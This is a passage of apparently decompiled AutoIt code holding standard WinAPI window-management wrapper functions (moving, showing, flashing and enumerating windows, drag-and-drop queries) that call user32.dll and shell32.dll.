IF STRINGUPPER (STRINGMID ($SCLASSCHECK , 1 , STRINGLEN ($ACLASSNAME [$X ]
) ) ) = STRINGUPPER ($ACLASSNAME [$X ] ) THEN RETURN TRUE
NEXT
RETURN FALSE
ENDFUNC
FUNC _WINAPI_ISWINDOW ($HWND )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "bool" , "IsWindow" , "hwnd" , $HWND )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_ISWINDOWVISIBLE ($HWND )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "bool" , "IsWindowVisible" , "hwnd" , $HWND )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_MOVEWINDOW ($HWND , $IX , $IY , $IWIDTH , $IHEIGHT , $BREPAINT =
TRUE )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "bool" , "MoveWindow" , "hwnd" , $HWND ,
"int" , $IX , "int" , $IY , "int" , $IWIDTH , "int" , $IHEIGHT , "bool" , $BREPAINT )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_SETFOCUS ($HWND )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "hwnd" , "SetFocus" , "hwnd" , $HWND )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
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FUNC _WINAPI_SETFONT ($HWND , $HFONT , $BREDRAW = TRUE )
_SENDMESSAGE ($HWND , $__WINAPICONSTANT_WM_SETFONT , $HFONT ,
$BREDRAW , 0 , "hwnd" )
ENDFUNC
FUNC _WINAPI_SETPARENT ($HWNDCHILD , $HWNDPARENT )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "hwnd" , "SetParent" , "hwnd" , $HWNDCHILD ,
"hwnd" , $HWNDPARENT )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_SETWINDOWPOS ($HWND , $HAFTER , $IX , $IY , $ICX , $ICY , $IFLAGS
)
LOCAL $ARESULT = DLLCALL ("user32.dll" , "bool" , "SetWindowPos" , "hwnd" , $HWND ,
"hwnd" , $HAFTER , "int" , $IX , "int" , $IY , "int" , $ICX , "int" , $ICY , "uint" , $IFLAGS )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_SETWINDOWTEXT ($HWND , $STEXT )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "bool" , "SetWindowTextW" , "hwnd" , $HWND ,
"wstr" , $STEXT )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_SHOWWINDOW ($HWND , $ICMDSHOW = 5 )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "bool" , "ShowWindow" , "hwnd" , $HWND ,
"int" , $ICMDSHOW )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_UPDATEWINDOW ($HWND )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "bool" , "UpdateWindow" , "hwnd" , $HWND )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
#EndRegion Public Functions
#Region Internal Functions
FUNC __WINAPI_ENUMWINDOWSADD ($HWND , $SCLASS = "" )
IF $SCLASS = "" THEN $SCLASS = _WINAPI_GETCLASSNAME ($HWND )
$__G_AWINLIST_WINAPI [0 ] [0 ] += 1
LOCAL $ICOUNT = $__G_AWINLIST_WINAPI [0 ] [0 ]
IF $ICOUNT >= $__G_AWINLIST_WINAPI [0 ] [1 ] THEN
REDIM $__G_AWINLIST_WINAPI [$ICOUNT + 64 ] [2 ]
$__G_AWINLIST_WINAPI [0 ] [1 ] += 64
ENDIF
$__G_AWINLIST_WINAPI [$ICOUNT ] [0 ] = $HWND
$__G_AWINLIST_WINAPI [$ICOUNT ] [1 ] = $SCLASS
ENDFUNC
FUNC __WINAPI_ENUMWINDOWSCHILD ($HWND , $BVISIBLE = TRUE )
$HWND = _WINAPI_GETWINDOW ($HWND , $GW_CHILD )
WHILE $HWND <> 0
IF (NOT $BVISIBLE ) OR _WINAPI_ISWINDOWVISIBLE ($HWND ) THEN
__WINAPI_ENUMWINDOWSADD ($HWND )
__WINAPI_ENUMWINDOWSCHILD ($HWND , $BVISIBLE )
ENDIF
$HWND = _WINAPI_GETWINDOW ($HWND , $GW_HWNDNEXT )
WEND
ENDFUNC
FUNC __WINAPI_ENUMWINDOWSINIT ()
REDIM $__G_AWINLIST_WINAPI [64 ] [2 ]
$__G_AWINLIST_WINAPI [0 ] [0 ] = 0
$__G_AWINLIST_WINAPI [0 ] [1 ] = 64
ENDFUNC
#EndRegion Internal Functions
GLOBAL CONST $FLASHW_CAPTION = 1
GLOBAL CONST $FLASHW_TRAY = 2
GLOBAL CONST $FLASHW_TIMER = 4
GLOBAL CONST $FLASHW_TIMERNOFG = 12
GLOBAL CONST $TAGUPDATELAYEREDWINDOWINFO = "dword Size;hwnd hDstDC;long
DstX;long DstY;long cX;long cY;hwnd hSrcDC;long SrcX;long SrcY;dword crKey;byte
BlendOp;byte BlendFlags;byte Alpha;byte AlphaFormat;dword Flags;long DirtyLeft;long
DirtyTop;long DirtyRight;long DirtyBottom"
GLOBAL CONST $TAGWINDOWINFO = "dword Size;struct;long
rWindow[4];endstruct;struct;long rClient[4];endstruct;dword Style;dword ExStyle;dword
WindowStatus;uint cxWindowBorders;uint cyWindowBorders;word atomWindowType;word
CreatorVersion"
GLOBAL CONST $TAGWNDCLASS = "uint Style;ptr hWndProc;int ClsExtra;int WndExtra;ptr
hInstance;ptr hIcon;ptr hCursor;ptr hBackground;ptr MenuName;ptr ClassName"
GLOBAL CONST $TAGWNDCLASSEX = "uint Size;uint Style;ptr hWndProc;int ClsExtra;int
WndExtra;ptr hInstance;ptr hIcon;ptr hCursor;ptr hBackground;ptr MenuName;ptr
ClassName;ptr hIconSm"
GLOBAL CONST $TAGFLASHWINFO = "uint Size;hwnd hWnd;dword Flags;uint Count;dword
TimeOut"
FUNC _WINAPI_ADJUSTWINDOWRECTEX (BYREF $TRECT , $ISTYLE , $IEXSTYLE = 0 ,
$BMENU = FALSE )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "AdjustWindowRectEx" , "struct*" , $TRECT
, "dword" , $ISTYLE , "bool" , $BMENU , "dword" , $IEXSTYLE )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_ANIMATEWINDOW ($HWND , $IFLAGS , $IDURATION = 1000 )
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LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "AnimateWindow" , "hwnd" , $HWND , "dword" , $IDURATION , "dword" , $IFLAGS )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_BEGINDEFERWINDOWPOS ($IAMOUNT = 1 )
LOCAL $ARET = DLLCALL ("user32.dll" , "handle" , "BeginDeferWindowPos" , "int" , $IAMOUNT )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_BRINGWINDOWTOTOP ($HWND )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "BringWindowToTop" , "hwnd" , $HWND )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_BROADCASTSYSTEMMESSAGE ($IMSG , $WPARAM = 0 , $LPARAM = 0 , $IFLAGS = 0 , $IRECIPIENTS = 0 )
LOCAL $ARET = DLLCALL ("user32.dll" , "long" , "BroadcastSystemMessageW" , "dword" , $IFLAGS , "dword*" , $IRECIPIENTS , "uint" , $IMSG , "wparam" , $WPARAM , "lparam" , $LPARAM )
IF @ERROR OR ($ARET [0 ] = + 4294967295 ) THEN RETURN SETERROR (@ERROR , @EXTENDED , + 4294967295 )
RETURN SETEXTENDED ($ARET [2 ] , $ARET [0 ] )
ENDFUNC
FUNC _WINAPI_CALLWINDOWPROC ($PPREVWNDFUNC , $HWND , $IMSG , $WPARAM , $LPARAM )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "lresult" , "CallWindowProc" , "ptr" , $PPREVWNDFUNC , "hwnd" , $HWND , "uint" , $IMSG , "wparam" , $WPARAM , "lparam" , $LPARAM )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , + 4294967295 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_CALLWINDOWPROCW ($PPREVWNDPROC , $HWND , $IMSG , $WPARAM , $LPARAM )
LOCAL $ARET = DLLCALL ("user32.dll" , "lresult" , "CallWindowProcW" , "ptr" , $PPREVWNDPROC , "hwnd" , $HWND , "uint" , $IMSG , "wparam" , $WPARAM , "lparam" , $LPARAM )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_CASCADEWINDOWS ($AWNDS , $TRECT = 0 , $HPARENT = 0 , $IFLAGS = 0 , $ISTART = 0 , $IEND = + 4294967295 )
IF __CHECKERRORARRAYBOUNDS ($AWNDS , $ISTART , $IEND ) THEN RETURN SETERROR (@ERROR + 10 , @EXTENDED , 0 )
LOCAL $ICOUNT = $IEND - $ISTART + 1
LOCAL $TWNDS = DLLSTRUCTCREATE ("hwnd[" & $ICOUNT & "]" )
$ICOUNT = 1
FOR $I = $ISTART TO $IEND
DLLSTRUCTSETDATA ($TWNDS , 1 , $AWNDS [$I ] , $ICOUNT )
$ICOUNT += 1
NEXT
LOCAL $ARET = DLLCALL ("user32.dll" , "word" , "CascadeWindows" , "hwnd" , $HPARENT , "uint" , $IFLAGS , "struct*" , $TRECT , "uint" , $ICOUNT + 4294967295 , "struct*" , $TWNDS )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_CHANGEWINDOWMESSAGEFILTEREX ($HWND , $IMSG , $IACTION )
LOCAL $TCFS , $ARET
IF $HWND AND ($__WINVER > 1536 ) THEN
LOCAL CONST $TAGCHANGEFILTERSTRUCT = "dword cbSize; dword ExtStatus"
$TCFS = DLLSTRUCTCREATE ($TAGCHANGEFILTERSTRUCT )
DLLSTRUCTSETDATA ($TCFS , 1 , DLLSTRUCTGETSIZE ($TCFS ) )
$ARET = DLLCALL ("user32.dll" , "bool" , "ChangeWindowMessageFilterEx" , "hwnd" , $HWND , "uint" , $IMSG , "dword" , $IACTION , "struct*" , $TCFS )
ELSE
$TCFS = 0
$ARET = DLLCALL ("user32.dll" , "bool" , "ChangeWindowMessageFilter" , "uint" , $IMSG , "dword" , $IACTION )
ENDIF
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 , @EXTENDED , 0 )
RETURN SETEXTENDED (DLLSTRUCTGETDATA ($TCFS , 2 ) , 1 )
ENDFUNC
FUNC _WINAPI_CHILDWINDOWFROMPOINTEX ($HWND , $TPOINT , $IFLAGS = 0 )
LOCAL $ARET = DLLCALL ("user32.dll" , "hwnd" , "ChildWindowFromPointEx" , "hwnd" , $HWND , "struct" , $TPOINT , "uint" , $IFLAGS )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_CLOSEWINDOW ($HWND )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "CloseWindow" , "hwnd" , $HWND )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_DEFERWINDOWPOS ($HINFO , $HWND , $HAFTER , $IX , $IY , $IWIDTH , $IHEIGHT , $IFLAGS )
LOCAL $ARET = DLLCALL ("user32.dll" , "handle" , "DeferWindowPos" , "handle" , $HINFO , "hwnd" , $HWND , "hwnd" , $HAFTER , "int" , $IX , "int" , $IY , "int" , $IWIDTH , "int" , $IHEIGHT , "uint" , $IFLAGS )
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IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_DEFWINDOWPROC ($HWND , $IMSG , $WPARAM , $LPARAM )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "lresult" , "DefWindowProc" , "hwnd" , $HWND ,
"uint" , $IMSG , "wparam" , $WPARAM , "lparam" , $LPARAM )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_DEFWINDOWPROCW ($HWND , $IMSG , $WPARAM , $LPARAM )
LOCAL $ARET = DLLCALL ("user32.dll" , "lresult" , "DefWindowProcW" , "hwnd" , $HWND ,
"uint" , $IMSG , "wparam" , $WPARAM , "lparam" , $LPARAM )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_DEREGISTERSHELLHOOKWINDOW ($HWND )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "DeregisterShellHookWindow" , "hwnd" ,
$HWND )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_DRAGACCEPTFILES ($HWND , $BACCEPT = TRUE )
DLLCALL ("shell32.dll" , "none" , "DragAcceptFiles" , "hwnd" , $HWND , "bool" , $BACCEPT )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN 1
ENDFUNC
FUNC _WINAPI_DRAGFINISH ($HDROP )
DLLCALL ("shell32.dll" , "none" , "DragFinish" , "handle" , $HDROP )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN 1
ENDFUNC
FUNC _WINAPI_DRAGQUERYFILEEX ($HDROP , $IFLAG = 0 )
LOCAL $ARET = DLLCALL ("shell32.dll" , "uint" , "DragQueryFileW" , "handle" , $HDROP ,
"uint" , + 4294967295 , "ptr" , 0 , "uint" , 0 )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF NOT $ARET [0 ] THEN RETURN SETERROR (10 , 0 , 0 )
LOCAL $ICOUNT = $ARET [0 ]
LOCAL $ARESULT [$ICOUNT + 1 ]
FOR $I = 0 TO $ICOUNT + 4294967295
$ARET = DLLCALL ("shell32.dll" , "uint" , "DragQueryFileW" , "handle" , $HDROP , "uint" , $I ,
"wstr" , "" , "uint" , 4096 )
IF NOT $ARET [0 ] THEN RETURN SETERROR (11 , 0 , 0 )
IF $IFLAG THEN
LOCAL $BDIR = _WINAPI_PATHISDIRECTORY ($ARET [3 ] )
IF (($IFLAG = 1 ) AND $BDIR ) OR (($IFLAG = 2 ) AND NOT $BDIR ) THEN
CONTINUELOOP
ENDIF
ENDIF
$ARESULT [$I + 1 ] = $ARET [3 ]
$ARESULT [0 ] += 1
NEXT
IF NOT $ARESULT [0 ] THEN RETURN SETERROR (12 , 0 , 0 )
__INC ($ARESULT , + 4294967295 )
RETURN $ARESULT
ENDFUNC
FUNC _WINAPI_DRAGQUERYPOINT ($HDROP )
LOCAL $TPOINT = DLLSTRUCTCREATE ($TAGPOINT )
LOCAL $ARET = DLLCALL ("shell32.dll" , "bool" , "DragQueryPoint" , "handle" , $HDROP ,
"struct*" , $TPOINT )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 ,
@EXTENDED , 0 )
RETURN $TPOINT
ENDFUNC
FUNC _WINAPI_ENDDEFERWINDOWPOS ($HINFO )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "EndDeferWindowPos" , "handle" , $HINFO
)
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_ENUMCHILDWINDOWS ($HWND , $BVISIBLE = TRUE )
IF NOT _WINAPI_GETWINDOW ($HWND , 5 ) THEN RETURN SETERROR (2 , 0 , 0 )
LOCAL $HENUMPROC = DLLCALLBACKREGISTER ("__EnumWindowsProc" , "bool" ,
"hwnd;lparam" )
DIM $__G_VENUM [101 ] [2 ] = [[0 ] ]
DLLCALL ("user32.dll" , "bool" , "EnumChildWindows" , "hwnd" , $HWND , "ptr" ,
DLLCALLBACKGETPTR ($HENUMPROC ) , "lparam" , $BVISIBLE )
IF @ERROR OR NOT $__G_VENUM [0 ] [0 ] THEN
$__G_VENUM = @ERROR + 10
ENDIF
DLLCALLBACKFREE ($HENUMPROC )
IF $__G_VENUM THEN RETURN SETERROR ($__G_VENUM , 0 , 0 )
__INC ($__G_VENUM , + 4294967295 )
RETURN $__G_VENUM
ENDFUNC
FUNC _WINAPI_FINDWINDOW ($SCLASSNAME , $SWINDOWNAME )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "hwnd" , "FindWindowW" , "wstr" ,
$SCLASSNAME , "wstr" , $SWINDOWNAME )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
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FUNC _WINAPI_FLASHWINDOW ($HWND , $BINVERT = TRUE )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "bool" , "FlashWindow" , "hwnd" , $HWND , "bool" , $BINVERT )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_FLASHWINDOWEX ($HWND , $IFLAGS = 3 , $ICOUNT = 3 , $ITIMEOUT = 0 )
LOCAL $TFLASH = DLLSTRUCTCREATE ($TAGFLASHWINFO )
LOCAL $IFLASH = DLLSTRUCTGETSIZE ($TFLASH )
LOCAL $IMODE = 0
IF BITAND ($IFLAGS , 1 ) <> 0 THEN $IMODE = BITOR ($IMODE , $FLASHW_CAPTION )
IF BITAND ($IFLAGS , 2 ) <> 0 THEN $IMODE = BITOR ($IMODE , $FLASHW_TRAY )
IF BITAND ($IFLAGS , 4 ) <> 0 THEN $IMODE = BITOR ($IMODE , $FLASHW_TIMER )
IF BITAND ($IFLAGS , 8 ) <> 0 THEN $IMODE = BITOR ($IMODE , $FLASHW_TIMERNOFG )
DLLSTRUCTSETDATA ($TFLASH , "Size" , $IFLASH )
DLLSTRUCTSETDATA ($TFLASH , "hWnd" , $HWND )
DLLSTRUCTSETDATA ($TFLASH , "Flags" , $IMODE )
DLLSTRUCTSETDATA ($TFLASH , "Count" , $ICOUNT )
DLLSTRUCTSETDATA ($TFLASH , "Timeout" , $ITIMEOUT )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "bool" , "FlashWindowEx" , "struct*" , $TFLASH )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_GETANCESTOR ($HWND , $IFLAGS = 1 )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "hwnd" , "GetAncestor" , "hwnd" , $HWND , "uint" , $IFLAGS )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_GETCLASSINFOEX ($SCLASS , $HINSTANCE = 0 )
LOCAL $STYPEOFCLASS = "ptr"
IF ISSTRING ($SCLASS ) THEN
$STYPEOFCLASS = "wstr"
ENDIF
LOCAL $TWNDCLASSEX = DLLSTRUCTCREATE ($TAGWNDCLASSEX )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "GetClassInfoExW" , "handle" , $HINSTANCE , $STYPEOFCLASS , $SCLASS , "struct*" , $TWNDCLASSEX )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 , @EXTENDED , 0 )
RETURN $TWNDCLASSEX
ENDFUNC
FUNC _WINAPI_GETCLASSLONGEX ($HWND , $IINDEX )
LOCAL $ARET
IF @AUTOITX64 THEN
$ARET = DLLCALL ("user32.dll" , "ulong_ptr" , "GetClassLongPtrW" , "hwnd" , $HWND , "int" , $IINDEX )
ELSE
$ARET = DLLCALL ("user32.dll" , "dword" , "GetClassLongW" , "hwnd" , $HWND , "int" , $IINDEX )
ENDIF
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_GETCLIENTHEIGHT ($HWND )
LOCAL $TRECT = _WINAPI_GETCLIENTRECT ($HWND )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN DLLSTRUCTGETDATA ($TRECT , "Bottom" ) - DLLSTRUCTGETDATA ($TRECT , "Top" )
ENDFUNC
FUNC _WINAPI_GETCLIENTWIDTH ($HWND )
LOCAL $TRECT = _WINAPI_GETCLIENTRECT ($HWND )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN DLLSTRUCTGETDATA ($TRECT , "Right" ) - DLLSTRUCTGETDATA ($TRECT , "Left" )
ENDFUNC
FUNC _WINAPI_GETDLGITEM ($HWND , $IITEMID )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "hwnd" , "GetDlgItem" , "hwnd" , $HWND , "int" , $IITEMID )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_GETFOREGROUNDWINDOW ()
LOCAL $ARESULT = DLLCALL ("user32.dll" , "hwnd" , "GetForegroundWindow" )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_GETGUITHREADINFO ($ITHREADID )
LOCAL CONST $TAGGUITHREADINFO = "dword Size;dword Flags;hwnd hWndActive;hwnd hWndFocus;hwnd hWndCapture;hwnd hWndMenuOwner;hwnd hWndMoveSize;hwnd hWndCaret;struct rcCaret;long left;long top;long right;long bottom;endstruct"
LOCAL $TGTI = DLLSTRUCTCREATE ($TAGGUITHREADINFO )
DLLSTRUCTSETDATA ($TGTI , 1 , DLLSTRUCTGETSIZE ($TGTI ) )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "GetGUIThreadInfo" , "dword" , $ITHREADID , "struct*" , $TGTI )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 , @EXTENDED , 0 )
LOCAL $ARESULT [11 ]
```

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FOR $I = 0 TO 10
$ARESULT [$I ] = DLLSTRUCTGETDATA ($TGTI , $I + 2 )
NEXT
FOR $I = 9 TO 10
$ARESULT [$I ] -= $ARESULT [$I + 4294967294 ]
NEXT
RETURN $ARESULT
ENDFUNC
FUNC _WINAPI_GETLASTACTIVEPOPUP ($HWND )
LOCAL $ARET = DLLCALL ("user32.dll" , "hwnd" , "GetLastActivePopup" , "hwnd" , $HWND )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 ,
@EXTENDED , 0 )
IF $ARET [0 ] = $HWND THEN RETURN SETERROR (1 , 0 , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_GETLAYEREDWINDOWATTRIBUTES ($HWND , BYREF $ITRANSCOLOR
, BYREF $ITRANSGUI , $BCOLORREF = FALSE )
$ITRANSCOLOR = + 4294967295
$ITRANSGUI = + 4294967295
LOCAL $ARESULT = DLLCALL ("user32.dll" , "bool" , "GetLayeredWindowAttributes" , "hwnd"
, $HWND , "INT*" , $ITRANSCOLOR , "byte*" , $ITRANSGUI , "dword*" , 0 )
IF @ERROR OR NOT $ARESULT [0 ] THEN RETURN SETERROR (@ERROR ,
@EXTENDED , 0 )
IF NOT $BCOLORREF THEN
$ARESULT [2 ] = INT (BINARYMID ($ARESULT [2 ] , 3 , 1 ) & BINARYMID ($ARESULT [2 ] ,
2 , 1 ) & BINARYMID ($ARESULT [2 ] , 1 , 1 ) )
ENDIF
$ITRANSCOLOR = $ARESULT [2 ]
$ITRANSGUI = $ARESULT [3 ]
RETURN $ARESULT [4 ]
ENDFUNC
FUNC _WINAPI_GETMESSAGEEXTRAINFO ()
LOCAL $ARET = DLLCALL ("user32.dll" , "lparam" , "GetMessageExtraInfo" )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_GETSHELLWINDOW ()
LOCAL $ARET = DLLCALL ("user32.dll" , "hwnd" , "GetShellWindow" )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_GETTOPWINDOW ($HWND )
LOCAL $ARET = DLLCALL ("user32.dll" , "hwnd" , "GetTopWindow" , "hwnd" , $HWND )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_GETWINDOWDISPLAYAFFINITY ($HWND )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "GetWindowDisplayAffinity" , "hwnd" ,
$HWND , "dword*" , 0 )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 ,
@EXTENDED , 0 )
RETURN $ARET [2 ]
ENDFUNC
FUNC _WINAPI_GETWINDOWINFO ($HWND )
LOCAL $TWINDOWINFO = DLLSTRUCTCREATE ($TAGWINDOWINFO )
DLLSTRUCTSETDATA ($TWINDOWINFO , "Size" , DLLSTRUCTGETSIZE
($TWINDOWINFO ) )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "GetWindowInfo" , "hwnd" , $HWND ,
"struct*" , $TWINDOWINFO )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 ,
@EXTENDED , 0 )
RETURN $TWINDOWINFO
ENDFUNC
FUNC _WINAPI_GETWINDOWPLACEMENT ($HWND )
LOCAL $TWINDOWPLACEMENT = DLLSTRUCTCREATE ($TAGWINDOWPLACEMENT )
DLLSTRUCTSETDATA ($TWINDOWPLACEMENT , "length" , DLLSTRUCTGETSIZE
($TWINDOWPLACEMENT ) )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "GetWindowPlacement" , "hwnd" , $HWND ,
"struct*" , $TWINDOWPLACEMENT )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 ,
@EXTENDED , 0 )
RETURN $TWINDOWPLACEMENT
ENDFUNC
FUNC _WINAPI_ISCHILD ($HWND , $HWNDPARENT )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "IsChild" , "hwnd" , $HWNDPARENT ,
"hwnd" , $HWND )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_ISHUNGAPPWINDOW ($HWND )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "IsHungAppWindow" , "hwnd" , $HWND )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_ISICONIC ($HWND )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "IsIconic" , "hwnd" , $HWND )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_ISWINDOWUNICODE ($HWND )
```

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LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "IsWindowUnicode" , "hwnd" , $HWND )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_ISZOOMED ($HWND )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "IsZoomed" , "hwnd" , $HWND )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_KILLTIMER ($HWND , $ITIMERID )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "KillTimer" , "hwnd" , $HWND , "uint_ptr" ,
$ITIMERID )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_OPENICON ($HWND )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "OpenIcon" , "hwnd" , $HWND )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_POSTMESSAGE ($HWND , $IMSG , $WPARAM , $LPARAM )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "bool" , "PostMessage" , "hwnd" , $HWND ,
"uint" , $IMSG , "wparam" , $WPARAM , "lparam" , $LPARAM )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_REGISTERCLASS ($TWNDCLASS )
LOCAL $ARET = DLLCALL ("user32.dll" , "word" , "RegisterClassW" , "struct*" ,
$TWNDCLASS )
